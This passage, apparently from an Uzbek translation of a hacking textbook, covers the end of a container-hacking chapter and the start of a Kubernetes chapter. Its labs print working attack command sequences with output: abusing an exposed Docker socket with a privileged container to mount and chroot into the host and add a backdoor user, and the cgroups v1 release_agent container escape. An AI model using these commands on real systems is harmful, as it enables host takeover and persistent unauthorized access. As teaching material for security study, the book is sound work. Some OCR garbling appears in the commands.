l/2FRUQCGQLTMZK5KS7FG54ADCEK:/var/lib/docker/overlay2/l/A7XZTOYS74EK-
2NFPK3APPUB7XO,upperdir=/var/lib/docker/overlay2/4c77ebfcc69c4d26d42342c87114ce-
3c9fc320b51b9518db8037fb8a99933365/diff,workdir=/var/lib/docker/overlay2/4c77ebfcc69c4d-
26d42342c87114ce3c9fc320b51b9518db8037fb8a99933365/work,xino=off)
<--Omitted for Brevity-->
```

Docker exec buyrug‘i ❶ Docker konteyneri ichida buyruqlarni bajarish imkonini beradi. -H yordamida Docker’ni aniq bir xostga yo‘naltirish mumkin. -i flagi bilan konteyner bilan o‘zaro aloqada bo‘lish mumkin, va -t flagi yordamida berilgan konteyner tagiga, ya’ni “targets_web_1”ga qarshi buyruqlarni bajarish mumkin. Oxirida ko‘rsatilgan buyruq, /bin/sh, bajariladigan buyruqdir. Nega /bin/bash emas? Ushbu konteyner Alpine Linux’da ishlamoqda, bu konteyner muhitlarida keng tarqalgan yengil vaznli tarqatma. Maqsadli tarqatma nima ekanligini aniq bo‘lmasa ham, BusyBox shell’ini ishga tushiradigan Alpine kabi tarqatmalar ham /bin/sh’ga ega bo‘lishini aniq. Alpine’ni ishga tushiradigan konteynerlarda ko‘plab binar fayllar, masalan, bash, standart ravishda mavjud emas.

Keyingi buyruqlar to‘plami konteyner muhitini dastlabki ko‘rinishini taqdim etadi. Sizning root sifatida ishlayotganini ko‘rish mumkin, bu # so‘rovi ❷ va HOME o‘zgaruvchisi /root sifatida belgilangan env buyrug‘i orqali ko‘rsatiladi. env ❸ buyrug‘ini bajarish konteynerda nima ishlayotganini yaxshi ko‘rishga yordam beradi. Ba’zan atrof-muhit o‘zgaruvchilari atrof-muhitni tushunishga yordam beradi, chunki ko‘plab sirlar va foydali ma’lumotlar mavjud bo‘lishi mumkin. Ushbu konteynerda atrof-muhit o‘zgaruvchilari ichida topadigan narsa yo‘q, ammo bir necha qiziqarli narsalarni qayd qilish mumkin:

– XOSTNAME=: satri 8-raqamli heks formatda bo‘lib, Docker konteyner nomlash konvensiyasini ko‘rsatadi.

– PYTHON_VERSION= satri konteyner aynan Python yoki Python asosidagi xizmat, masalan, flask uchun mo‘ljallanganligini ko‘rsatadi.

Agar ps -ef ❹ chiqishi ko‘rilsa, ushbu konteynerning asosiy jarayoni PID 1 sifatida ishlayotganini ko‘rish mumkin. cgroups qanday ishlashini eslansa, /proc/1/cgroups ❺ ichiga qarab, ushbu jarayonga qanday cgroups'lar bog‘langanini ko‘rish mumkin. Cgroups bo‘limida Docker'ning xaritada ko‘rsatilgan konteynerini, ya'ni yakuniy birlashtirilgan Overlay2 diskining SHA-256 kodini ko‘ramiz. mount ❻ buyrug‘i esa qanday qilib overlay disk tizimga qatlamli joylashtirilganini ko‘rsatadi. Bu ma'lumot keyinchalik foydali bo‘lishi mumkin.

```
/code # netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.11:33317 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:5000 0.0.0.0:* LISTEN
tcp 0 0 172.18.0.2:5000 162.142.125.54:36242 TIME_WAIT
tcp 0 0 172.18.0.2:38632 172.18.0.3:6379❽ ❼ESTABLISHED
udp 0 0 127.0.0.11:55258 0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags Type State I-Node Path
/code #
```

Netstat buyrug‘ini ishlatib, ESTABLISHED ❼ va mavjud bo‘lgan ulanishlarni tekshirish mumkin, ular to‘g‘ridan-to‘g‘ri podga ochiq bo‘lmasligi mumkin. Bu portlardan biri Redis ❽ kalit/qiymat bazasining porti bo‘lishi mumkin. Konteynerlar tabiatan qisman o‘zgarmasdir; ammo, ular bajarilishdan so‘ng konteynerda o‘zgarishlarga moslashadi. Bu o‘zgarishlar konteynerni qayta ishga tushirish yoki qayta qurish vaqtida yo‘q qilinadi. Konteynerning operatsion tizimini kerakli binar fayllarni olib tashlash uchun ishlatish mumkin.

Laboratoriya ishi 29.7: Pivot

Muhitda yig‘ishga harakat qilish uchun bir necha usul mavjud, jumladan portni oldinga o‘tkazish va proksi sozlash mumkin. Shuningdek, muhitda yanada harakat qilish uchun kerakli binar fayllarni olib tashlash orqali ham davom etish mumkin, bu esa qo‘shimcha to‘g‘ridan-to‘g‘ri pivot talab qilinishi mumkin.

```
/code # cat /etc/os-release❶
NAME="Alpine Linux"
ID=alpine
<--Omitted for Brevity-->
/code # apk --update add redis❷
fetch https://dl-cdn.alpinelinux.org/alpine/v3.13/main/x86_64/APKINDEX.tar.gz
(1/1) Installing redis (6.0.11-r0)
Executing busybox-1.32.1-r3.trigger
OK: 141 MiB in 49 packages
```

Konteynerning operatsion tizimini aniqlash tizim paketlarini olib tashlashda juda muhim bo‘ladi ❶. Alpine kichik hajmi tufayli juda mashhur konteyner

asosidagi operatsion tizimdir. Konteyner Alpine'ni ishlatayotganini bilgan holda, Redis paketini o‘rnatish uchun apk ❷, Alpine paket menejeridan foydalanishimiz mumkin. Endi bizda bir xil xost ichida lateral harakat qilish uchun bir nechta komponentlar mavjud va bizda bir konteynerda boshqa bir konteyner bilan muloqot qilish imkoniyati bor. Bu konteynerlar bir xil tarmoq cgroup ma'lumotlarini baham ko‘rganligi sababli muloqot qila olishadi.

```
/code # redis-cli -h redis
redis:6379> KEYS *
1) "hits"
```

Redis konteynerida faqat “hits” nomli yagona kalit mavjud. Redis har xil ma'lumotlarni saqlashi mumkin, va ko‘pincha Redis orqali tizimda orqa eshik (backdoor) shell olish mumkin. Biz muhitimizda yanada ilgari borishimiz mumkinmi? Xost operatsion tizimiga kira olish mumkinmi?

Konteynerlardan chiqish

Konteynerlardan chiqish – bu ko‘p joylarda keng tarqalgan xakerlik usuli bo‘lib, bunga juda yaxshi sabab bor. Eslatib o‘tish uchun, gipervizorlar apparatni virtual mashinalar orasida chegaralash nuqtasi sifatida katta darajada cheklash imkonini beradi. Konteneryalar bilan savdo-sotiq esa shundaki, barcha konteynerlar bitta yadroni baham ko‘radi, bu yadroni konteynerlar orasidagi chegara nuqtasi qiladi. Siz tasavvur qilishingiz mumkinki, bu darajadagi jarayon izolyatsiyasi faqat yadroning hech qanday ekspluatatsiyalashga ega bo‘lmasligi shartida xavfsiz bo‘ladi. Konteynerlarning cheklanishlari umumiy tizimga asoslanadi, bu esa xavfsizlik jihatidan savdo-sotiqni anglatadi.

Imkoniyatlar

Linux o‘z ichiga foydalanuvchi huquqlarini yanada nozikroq boshqarish imkonini beruvchi qobiliyatlar to‘plamini oladi. Masalan, ko‘pchilik Wireshark vositasini root bo‘lmagan foydalanuvchi sifatida ishlatayotganda quyidagi qobiliyatlarni yoqish kerak bo‘lishi mumkin:

– CAP_NET_RAW: RAW va PACKET socketlarini ishlatishga ruxsat beradi.

– CAP_NET_ADMIN: Tarmoq interfeyslari kabi tarmoq boshqaruv qobiliyatlarini boshqarishga imkon beradi.

Docker-da barcha nazoratlarni o‘chirib qo‘yish uchun maxsus flag mavjud: “--privileged”. Ushbu flag konteyner uchun AppArmor profilini o‘chiradi va qobiliyatlar cheklovlarini o‘chiradi. Ushbu flag bilan konteynerlarni ishlatish, teskari proksi va boshqa oraliq tizimlarda ko‘proq uchraydi.

Laboratoriya ishi 29.8: Imtiyozli Pods (konteyner guruhlari)

Docker konteynerini “--privileged” buyruğidan foydalanib ishga tushiriladi va mezbon tizimdagi qurilmalarni konteynerga o‘tkaziladi.

```
┌──(kali㉿kali)-[~]
└─$ docker -H 10.0.0.50 run -it --name nginx --privileged --ipc=host --net=host--pid=host
-v /:/host ubuntu❶
root@ip-10-0-0-50:/#
root@ip-10-0-0-50:/# ps -ef❷
PID USER TIME COMMAND
1 root 0:15 {systemd} /sbin/init
2 root 0:00 [kthreadd]
<--Omitted for Brevity-->
85591 root 0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id e4dee9f982a38f79f-
94f2e302a3b41b0558cf9b75f273d5fcb3cef0d
85621 root 0:00 sh
85656 root 0:00 ps -ef
root@ip-10-0-0-50:/host# ls
bin dev home lib32 libx32 media opt root sbin srv tmp var boot etc lib lib64 lost+found mnt
proc run snap sys usr
root@ip-10-0-0-50:/host# chroot /host❸
# /bin/bash❹
root@ip-10-0-0-50:/# systemctl status❺
i p - 1 0 - 0 - 0 - 5 0
State: running
Jobs: 0 queued
Failed: 0 units
Since: Fri 2021-02-26 14:23:35 UTC; 1 weeks 2 days ago CGroup: /
├─3687 bpfilter_umh
├─init.scope
│ └─1 /sbin/init
└─system.slice
└─systemd-logind.service
└─490 /lib/systemd/systemd-logind
<--Omitted for Brevity-->
root@ip-10-0-0-50:/# adduser ghh-hack❻
Adding user `ghh-hack' ...
Adding new group `ghh-hack' (1002) ...
Adding new user `ghh-hack' (1002) with group `ghh-hack' ...
<--Omitted for Brevity-->
Is the information correct? [Y/n] Y❼
exit
# exit
root@ip-10-0-0-50:/host# exit exit
┌──(kali㉿kali)-[~]
└─$ exit❽
Connection to 3.94.148.9 closed.
```


Hozirgi ko‘plab muhitlarda Docker socket umumiy tarmoqqa ochilgan. Docker socket, korporativ Swarm mahsulotidan tashqari, jiddiy himoyalanmagan. Agar Docker socket’ga ulanib olsaq, buyruqlarni xuddi mezbon tizimida bo‘lgandek bajarish mumkin. BusyBox konteyneri kabi juda kichik va yengil vaznli

konteynerdan hujumimizda “beachhead” sifatida foydalanish ❶ va hatto qo‘shimcha buyruqlar yordamida mezbon tizimning / bo‘limini konteynerga /xost sifatida ulash mumkin. BusyBox’ning bir necha afzalliklari bor, shulardan biri u o‘z-o‘zidan hech qanday signal bermaydi. Endi BusyBox konteynerini imtiyozlar bilan ishga tushirdik, shuning uchun shell’dan foydalanib buyruqlarni xuddi mezbon tizimida bo‘lgandek bajarish mumkin.

Konteyner ishga tushirilgandan so‘ng, ps ❷ buyruqni ishlatib, butun tizimning jarayonlarini ko‘rib chiqish mumkin. Bu boshqa konteynerlarni va hatto o‘z konteynerimizning disk joylashuvini aniqlaydi. Bu yerda /xost bo‘limini chroot ❸ qilib, konteynerning root’ini mezbon tizimning root qilinadi. System bash ❹ dan foydalanish va hatto konteynerda bo‘lmagan kabi mezbon tizimida buyruqlarni bajarish mumkin. To‘liq kirishni isbotlash uchun systemctl kabi buyruqlarni bajarib, mezbon tizimdagi barcha jarayonlarni ko‘rsatish mumkin ❺. Masofaviy tizimga kirish uchun log in qilish mumkin bo‘lgan lokal foydalanuvchi qo‘shish mumkin ❻. Har qanday standart savollarni javob berish tekshirib chiqiladi ❼. Tizimga qaytib kirishni sinash uchun, endi butunlay chiqish mumkin ❽. Bu yerda zarur bo‘lsa, Docker mezboniga bevosita kirish mumkin.

Laboratoriya ishi 29.9: Cgroupsni suiiste’mol qilish

Agar buyruqni bajarish imkoniyatiga ega bo‘linsa, lekin Docker jarayoniga to‘g‘ridan-to‘g‘ri kirish imkoni bo‘lmasa, nima qilish kerak? Ehtimol, rasmlar yordam berish mumkin; 29.3-rasmda oddiy qochish sekansiyasi yordamida konteynerdan chiqish mumkin bo‘lgan hujum yo‘li ko‘rsatilgan. Bu yerda konteynerda qandaydir zaiflik topish va buyruqlarni bajarish mumkin. Felix Wilhelm tomonidan birinchi bo‘lib oshkor qilingan va oddiy chroot montaj muammosini ko‘rsatuvchi konteynerdan chiqish sekansiyasi o‘rganiladi. Oldingi laboratoriyamizdan davom etib, hozirda masofaviy Docker misolida target_web_1 nomli konteyner ichidamiz. Bu yerdan bola cgroups yordamida lokalizatsiya qilingan ekspluatatsiya ishga tushiriladi, bu esa mehmon tizimida operatsion tizim buyruqlarini bajarishga imkon beradi.



***29.3-rasm:** Konteynerdan chiqish ketma-ketligi*

```
/code # dir=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)` ❶
/code # echo $dir
/sys/fs/cgroup/rdma
/code # ls $dir
cgroup.clone_children cgroup.sane_behavior release_agent
cgroup.procs notify_on_release tasks
/code # mkdir -p $dir/w❷
/code # echo 1 >$dir/w/notify_on_release❸
/code # cat $dir/w/notify_on_release
1
/code # mtab=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab) ❹
/code # echo $mtab
/var/lib/docker/overlay2/da517f8829173f04bfd3a95a88451c0958fc85267ecf787be53b29
f9d8f0be22/diff
/code # touch /output❺
/code # echo $mtab/cmd >$dir/release_agent;printf '#!/bin/sh\nps >'"$mtab/output" >/cmd❻
/code # cat /cmd
#!/bin/sh
ps >/var/lib/docker/overlay2/da517f8829173f04bfd3a95a88451c0958fc85267ecf787be53
b29f9d8f0be22/diff/output/code #
/code # chmod +x /cmd;sh -c "echo 0 >$dir/w/cgroup.procs"❼;sleep 1;cat /output❽
PID TTY TIME CMD
1 ? 00:00:20 systemd
<--Omitted for Brevity-->
118180 ? 00:00:00 kworker/u30:0-events_power_efficient
118220 ? 00:00:00 cmd
118222 ? 00:00:00 ps
```

Birinchi buyruq "/sys/fs/cgroup/rdma"❶ katalogini o'rnatadi, bu barcha konteynerlar orasida to'g'ridan-to'g'ri xotira bo'lishini ko'rsatadigan cgroups v1 katalogidir. Bu yerdan "w" nomli katalog yaratiladi, bu esa boshqa potensial cgroup (bu yerda faqat "x" nomi berilgan) yaratadi ❷. Cgroups v1 turiga qarab ichi-ichiga joylashishi mumkin, jarayonlarga emas, shuning uchun bu yerda papka yaratish yangi potensial cgroup yaratadi, faqat havola qilinmagan. "notify_on_release"❸ flagi yadroga "release_agent" faylida qayd etilgan oxirgi buyruqni bajarishni bildiradi. Agar "release_agent" faylini nazorat qila olsa, xostda buyruq bajarish imkoniyati bor.

Kernel bu joylashuvni qanday topishi ko'rib chiqiladi: u faylning chroot qilingan joyi emas, asl joylashuvini bilishi kerak. Yakuniy buyruq qanday topiladi? Xostning yakuniy ishchi katalogi OverlayFS tizimidagi yakuniy qatlam bo'lib, odatda diff katalogi sifatida ko'rsatiladi. mtab faylidan overlay fayl tizimi joylashuvini topish uchun foydalanish mumkin ❹. Buni bilgandan so'ng, qo'shimcha to'siqlar mavjud. Birinchi navbatda, konteyner ichida chiqishni saqlash uchun joy kerak; buni xostdan yadroni xabarnomalarni yuborish usuli sifatida o'ylas va Buning uchun faylni ishlatish mumkin (bizning holatda "/output"❺). Keyin "release_agent"ga bajarilishi kerak bo'lgan faylni xabar berish kerak.

Misolda, "/cmd"❻ bajarilishi kerak bo'lgan buyruq va "/output"❻ chiqishini saqlaydi. Yakuniy qadam buyruqni bajariladigan qilib tayyorlash va "/w"da yaratilgan cgroup'ni chiqishini bildirishdir. Buni "/w/cgroup.procs"ga 0 saqlash orqali amalga oshiramiz, bu yadroni cgroup endi chiqishi mumkinligini ko'rsatadi ❼. 1 soniya kutib turib, xost tizimiga vazifani bajarishga imkon berish orqali chiqarilgan ma'lumotlarni o'qish mumkin ❽.

Nima uchun bu mumkin? Bu buyruqlar qanday amalga oshiriladi? Birinchi navbatda, cgroups v1 tizimi mavjud bo'lishi kerak, bu uzoq vaqt davomida mavjud bo'ladi, chunki Linux Kernel cgroups v2 ni faqat 4.5 versiyasida tanishtirdi va Fedora 31 ga qadar asosiy tarqatmalarda mavjud bo'lmadi. Ubuntu 18.04 LTS va 20.04 LTS hali ham cgroups v1 dan foydalanadi, bugungi kunda foydalanilayotgan ko'plab RedHat tarqatmalari ham shunday. Keyingi kerak bo'ladigan narsa – bu mount imkoniyatini yoqadigan "--privilege" flagi yoki yadro imkoniyatlari. Bu yadro hujumi tizimni buzishga olib keladigan ko'plab misollardan biridir.

Xulosa

Konteynerlar arxitekturalarni kengaytirish va dasturlarga chidamlilik taqdim etish mexanizmi sifatida ishlatiladi. Konteynerlar xavfsizlikni operatsion samaradorlikka almashtiradi va tabiatda uchrashi mumkin bo'lgan ko'plab zaifliklarni ko'rsatadi. Bu bobda konteynerlarda mavjud bo'lgan komponentlar va ularni qanday qilib ekspluatatsiyalash mumkinligi haqida ma'lumot berildi. Ushbu muhitdan qochish imkoniyatiga ega bo'lish va dastur arxitekturasining boshqa qismlariga dastlabki taxmin qilinganidan kamroq harakat bilan o'tish mumkin.

Qo'shimcha manbalar

Linux Kernel Administrators Guide, Control Groups Version 1 www.kernel.org/doc/html/latest/admin-guide/cgroup-v1/cgroups.html

"Namespaces and cgroups, the basis of Linux containers," presentation by Rami Rosen at NetDev 1.1 netdevconf.info/1.1/proceedings/slides/rosen-namespaces-cgroups-lxc.pdf

"A seccomp overview" lwn.net/Articles/656307/

"seccomp(2)–Linux manual page" man7.org/linux/man-pages/man2/seccomp.2.html

Cgroups documentation www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt

AppArmor documentation gitlab.com/apparmor/apparmor/-/wikis/Documentation

LWN.net, "Namespaces in Operation"
Part 1: lwn.net/Articles/531114/
Part 2: lwn.net/Articles/531381/
Part 3: lwn.net/Articles/531419/

"Content trust in Docker" docs.docker.com/engine/security/trust/

"Isolate containers with a username namespace" docs.docker.com/engine/security/userns-remap/

"Dirty Cow (CVE-2016-5195) Docker Container Escape" blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/

"How I Hacked Play-with-Docker and Remotely Ran Code on the Xost" www.cyberark.com/resources/threat-research-blog/how-i-hacked-play-with-docker-andremotely-ran-code-on-the-xost

The Route to Root: Container Escape Using Kernel Exploitation www.cyberark.com/resources/threat-research-blog/the-route-to-root-container-escape-using-kernelexploitation

"The Use of Name Spaces in Plan 9" doc.cat-v.org/plan_9/4th_edition/papers/names

Foydalanilgan adabiyotlar:

1. "Open Container Initiative Image Format Specification," https://github.com/opencontainers/image-spec/blob/master/spec.md.
2. "Open Container Initiative Runtime Specification," https://github.com/opencontainers/runtime-spec/blob/master/spec.md.
3. "Open Container Initiative Distribution Specification," https://github.com/opencontainers/distribution-spec/blob/main/spec.md.
4. "Use the OverlayFS storage driver," https://docs.docker.com/storage/storagedriver/overlayfs-driver/.
5. "About the Open Containers Initiative," https://opencontainers.org/about/overview/.
6. "Control Group v2," https://www.kernel.org/doc/Documentation/cgroup-v2.txt.
7. "Don't Panic: Kubernetes and Docker," https://kubernetes.io/blog/2020/12/02/dont-panic-kubernetes-and-docker/.
8. "Docker Engine API (v 1.41)," https://docs.docker.com/engine/api/v1.41/.
9. Kernel Capabilities, Linux Man Pages, https://linux.die.net/man/7/capabilities.
10. "AppArmor security profiles for Docker," https://docs.docker.com/engine/security/apparmor/.
11. Felix Wilhelm, Twitter, https://twitter.com/_fel1x/status/1151487051986087936.

30-BOB. KUBERNETES PLATFORMASIDA XAKERLIK

Ushbu bob quyidagi mavzularni o'z ichiga oladi:
– Kubernetes Arxitekturasi;
– Kubernetes API serverlarining barmoq izlari;
– Kubernetesning ichki tuzilmasiga kirish;
– Hujum ko'lamini kengaytirish.

Ushbu bobda virtualizatsiya paydo bo'lganidan beri eng yangi va ehtimol, eng ommalashgan texnologiyalardan biri haqida so'z yuritiladi. Agar konteyner foydalanish nuqtayi nazaridan virtual mashinaga tenglashtirilsa, Kubernetes VMware vSphere tizimiga tenglashtiriladi. Kubernetes ko'plab tashkilotlarning dasturlarni to'plamlash va taqdim etish usulini tubdan o'zgartirgan. Qizig'i shundaki, Kubernetes distributsiyalari va tizimlarining aksariyati to'g'ridan-to'g'ri "bare metal" serverlarda o'rnatilmaydi. Ular odatda mavjud virtualizatsiya uskunalarida o'rnatiladi, garchi "bare metal" uskunasini qo'llab-quvvatlash mavjud bo'lsa ham. Kubernetes uchun asosiy talab odatda Linux tizimi hisoblanadi, biroq Windows ishchi tugunlarini qo'llab-quvvatlash ham tobora kengaymoqda.

Bulutga mos arxitekturalarga bo'lgan katta qiziqish bilan Kubernetes boshqaruv tizimi bilan ishlash zarurati paydo bo'lishi mumkin. Har bir yangi versiyada uni muvaffaqiyatli ekspluatatsiya qilish yanada qiyinlashib borishi mumkin. Ushbu bobda Kubernetesga hujum qilishning ba'zi asosiy usullari ko'rib chiqiladi, bunda himoya kontekstlari va xatolarga ham e'tibor qaratiladi.

Kubernetes arxitekturasi

Kubernetes arxitekturasini to'liq tushunish uning zaif tomonlarini tahlil qilishda yordam beradi. Birinchi komponent nazorat tizimi (control plane)ni tushunishdir. Kubernetesning nazorat tizimi o'z ichiga quyidagi konteynerlarni oladi.

Eslatma! *Tizimning nazorat tizimi – bu tizimning standart yuklamalaridan tashqarida ishlaydigan zona yoki maydondir. Ushbu zona tizimning backendi uchun mas'uldir va tizimni tashkil etuvchi komponentlarni tartibga soladi. Foydalanuvchi Kubernetesda yuklama, masalan, Kubernetesda joylashtirilgan veb-ilovalar bilan muloqot qiladigan maydon esa ma'lumotlar maydoni (data plane) deb ataladi.*

– **API Server**: API Server Tizimning yuragi bo'lib, Kubernetes tugunlari (Nodes) va Kubernetes komponentlari o'rtasida ma'lumot uzatishda muhim hisoblanadi. Barcha komponentlar API Server orqali ma'lumot almashishadi. Bu ichki

komponentlar bilan birga tashqi komponentlarni ham o‘z ichiga oladi. Operatorlar va administratorlar API Serverdan foydalanadilar, shuningdek, alohida konteynerlar ham undan foydalanadi.

– **Etcd:** Bu nazorat tizimi komponentlari uchun ma’lumotlar bazasini o‘z ichiga olgan kalit-qiymat saqlovchi tizimdir. Bu Unix operatsion tizimidagi /etc katalogiga faylsiz muqobil hisoblanadi. Etcd ham tizimning asosiy komponentlaridan biri bo‘lib, API Server orqali so‘ralgan har bir API aloqasi Etcdga yozilishi mumkin, bu esa boshqa komponentlar tomonidan o‘qilib, so‘rov sifatida bajarilishi mumkin.

– **kube-scheduler**: Bu rejalashtirish tizimidir; u komponentlarning ishlashini ta’minlaydi. kube-scheduler nima rejalashtirilishi, qanday rejalashtirilishi va qayerda rejalashtirilishi kerakligini belgilaydi va operatsiyalar to‘g‘ri bajarilishini ta’minlaydi.

– **kube-controller-manager**: Bu turli ishlash komponentlarini boshqaradigan bir nechta nazoratchilar to‘plamidir. Har bir nazoratchi ma’lum bir vazifaga ega va boshqaruvchi ularni tashkil etadi.


– **cloud-controller-manager**: Cloud-controller-manager har bir bulut provayderi uchun abstraktsiya bo‘lib, Kubernetes’ning turli bulut provayderlari yoki o‘z tizimlari bilan ishlashiga imkon beradi. Masalan, AWS’dagi Elastic Load Balancers va Google Load Balancers bilan ishlash imkoniyatlari bu cloud-controller-manager qatlamida amalga oshiriladi.

Boshqaruv tekisligidagi boshqa komponentlar va har bir individual tugundagi komponentlar quyidagilardir:

– **Kubelet:** Kubelet Kubernetes API Server’ga aloqa o‘rnatadigan agentdir.

– **Kube-proxy**: SSH portlarni oldinga uzatishga o‘xshash tarmoq uzatish vositasi. Bu tizimga ichki klasterdagi individual konteynerlar bilan aloqa o‘rnatishga imkon beradi.

30.1-rasmda Kubernetes arxitekturasining tarkibiy qismlari diagrammasi ko‘rsatilgan.



30.1-rasm. *Kubernetes arxitekturasi*

Kubernetes API serverlarini barmoq izlari orqali aniqlash

Kubernetes tizimining markazi API Server’dir. API Server tizim komponentlari o‘rtasidagi ko‘p aloqalarda ishlatiladi. Operatsiyalar turli komponentlar bilan ishlash uchun API Server’dan foydalanadi. Tugunlar API Server orqali boshqaruv tekisligi bilan aloqa qiladi. API Server tizim uchun xavfsizlik chegarasidir; API Server komponentlarining noto‘g‘ri sozlanishi tizimning buzilishiga olib kelishi mumkin. Ushbu komponentni keyingi laboratoriyalarda diqqat bilan o‘rganib chiqilgan.

Laboratoriya ishi 30.1: Klasterni sozlash

Laboratoriyani boshlash uchun cloudda joylashtirilgan Kali misolidan foydalaniladi yoki, minimal bo‘lsa, Amazon Web Services uchun GHH profilini sozlash imkoniyati bo‘lgan misoldan foydalaniladi.

build skripti lokal Docker versiyasini o‘rnatishni talab qiladi. Cloud Shell’lardan foydalanish ham mumkin bo‘lishi mumkin. Minimal talablar Amazon Elastic Kubernetes Service (EKS) ishga tushirish imkoniyatini va Docker o‘rnatilgan tizimni o‘z ichiga oladi.

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ ./build.sh❶
[+] Download eksctl
[+] Running eksctl to build a cluster
<---OMITTED FOR BREVITY--->
echo "----------------------------------------------------------"
echo "[+] The following URL can be used to access your sock-shop:"
a42e3647a85f94677b898294b5c4e98d-1136228067.us-east-1.elb.amazonaws.com❷
echo "[+] The following URL is your URL for the Kubernetes API:"
https://C34DD3F35D8E41A7B78A68861CC6668A.gr7.us-east-1.eks.amazonaws.com❸
```

build skriptini ishga tushirish uchun GHHv6 repozitoriyasining “*ch30/Lab*” katalogiga o‘tiladi. Shundan so‘ng, “***build.sh***” buyrug‘i beriladi. “***build.sh***” buyrug‘i bajarilgandan so‘ng, kerak bo‘ladigan ikki ma’lumotni taqdim etuvchi chiqishni ko‘rinadi:

– Elastic Load Balancer orqali xizmat ko‘rsatayotgan ilovaning URL-manzili.

–Elastic Kubernetes Service orqali Kubernetes API Serverining URL-manzili.

Eslatma: *Ushbu ilovadan foydalanmaslik mumkin, lekin talabalarga foydali bo‘lishi uchun uni ko‘rib chiqish uchun kiritildi. Ilova yaxshi xavfsizlik amaliyotlarini o‘z ichiga oladi, bu haqda keyingi bo‘limda batafsil to‘xtalib o‘tilgan. Ilovaning nomi Sock Shop bo‘lib, bu WeaveWorks tomonidan ishlab chiqilgan mikroservislar bo‘yicha referens ilovadir.*

Build skripti laboratoriyamizning bir qismi bo'lgan bir nechta elementlarni o'rnatadi:

- Bu Amazon Elastic Kubernetes Service (EKS) xizmatidan foydalanadi.
- Sock Shop mikroservislar demo dasturining nusxasini joylashtiradi.
- Sock Shop mikroservislar demo dasturi uchun monitoringni o'rnatadi.
- Dastur internetga ochiq qiladi.
- Kubernetes dasturining nusxasini mahalliy ravishda joylashtiradi.

Ushbu muhit konteynerlarning ishlab chiqarish muhitiga qanday joylashtirilishini ko'rib chiqish uchun keng imkoniyatlar maydonini taqdim etadi. Shuningdek, bu bir nechta namespace'lar bilan ishlash imkonini beradi va Kubernetesdagi muammolar qanday paydo bo'lishini kuzatish imkoniyatini yaratadi. Kubernetesda namespace'lar operatorlarga tizim ichida yuklamalarni bo'lish imkonini beradi, bu esa mantiqiy ajratish uchun yuqori darajadagi mantiqiy guruhlarni o'z ichiga oladi. O'z-o'zidan, namespace'larni xavfsizlik nazoratlari sifatida ko'rmaslik kerak. Ular ruxsatnomalardan o'tish uchun ishlab chiqilishi mumkin, ammo ular faqat ruxsatlangan abstraksiya qatlamlari bo'lib, jismonan ajratilgan elementlardan ko'ra ko'proq hisoblanadi. Muvofiq xarajatlarni minimallashtirish maqsadida, muhitni quyidagi komponentlar bilan cheklab qo'yilgan:

- Asosiy talab bo'lgan EKS build-in xizmati.
- t2. medium instance turi bilan bir Kubernetes Node.

***Eslatma**: Instansiya "Katta" diapazonidagi mashinalardan biri bo'lib, agar bir necha oy davomida ochiq qoldirilsa, qimmatga tushishi mumkin. Ushbu laboratoriya tezda o'chirib, qayta qurilishi mumkinligini esda tuting. Laboratoriya xarajatlarini kamaytirish uchun bu imkoniyatdan foydalanishingiz tavsiya etiladi.*

Kubernetes API serverlarini topish

Ushbu bobda Kubernetes muhitidagi API endpointlarini ko'rib chiqiladi. Buni amalga oshirishdan oldin, biroz orqa fonni ko'rib chiqish kerak. Avvalo, Internetda endpointlarni qanday topish mumkin? Quyida bir nechta mexanizmlar taqdim etilgan:

- Sertifikat shaffofligi endpointlarni oshkor qiladi.
- DNS asosidagi xizmatlarni aniqlash.
- Kod bloklari yoki namunalar yuborish orqali ma'lumotlarni oshkor qilish.

Ikkinchidan, agar mavjud klasterga ulangan konteynerga kirish imkoniyati bo'lsa, ushbu endpointlarni topish mumkin. Har bir mumkin bo'lgan texnikaga e'tibor bermasdan, "Qo'shimcha manbalar" bo'limidagi ba'zi maqolalarni ko'rib chiqish tavsiya etiladi, bu yerda ushbu endpointlar qanday ochilayotgani va muammoning qanday paydo bo'lishi ko'rsatilgan.

Hozircha, Kubernetes tomonidan ochilgan portlarni kuzatib borish zarur, ammo Internetdan faqat 443-port ochilishi kerak. Quyidagi 30.1-jadvalda potensial ravishda ochilishi mumkin bo'lgan barcha portlar ro'yxati keltirilgan.

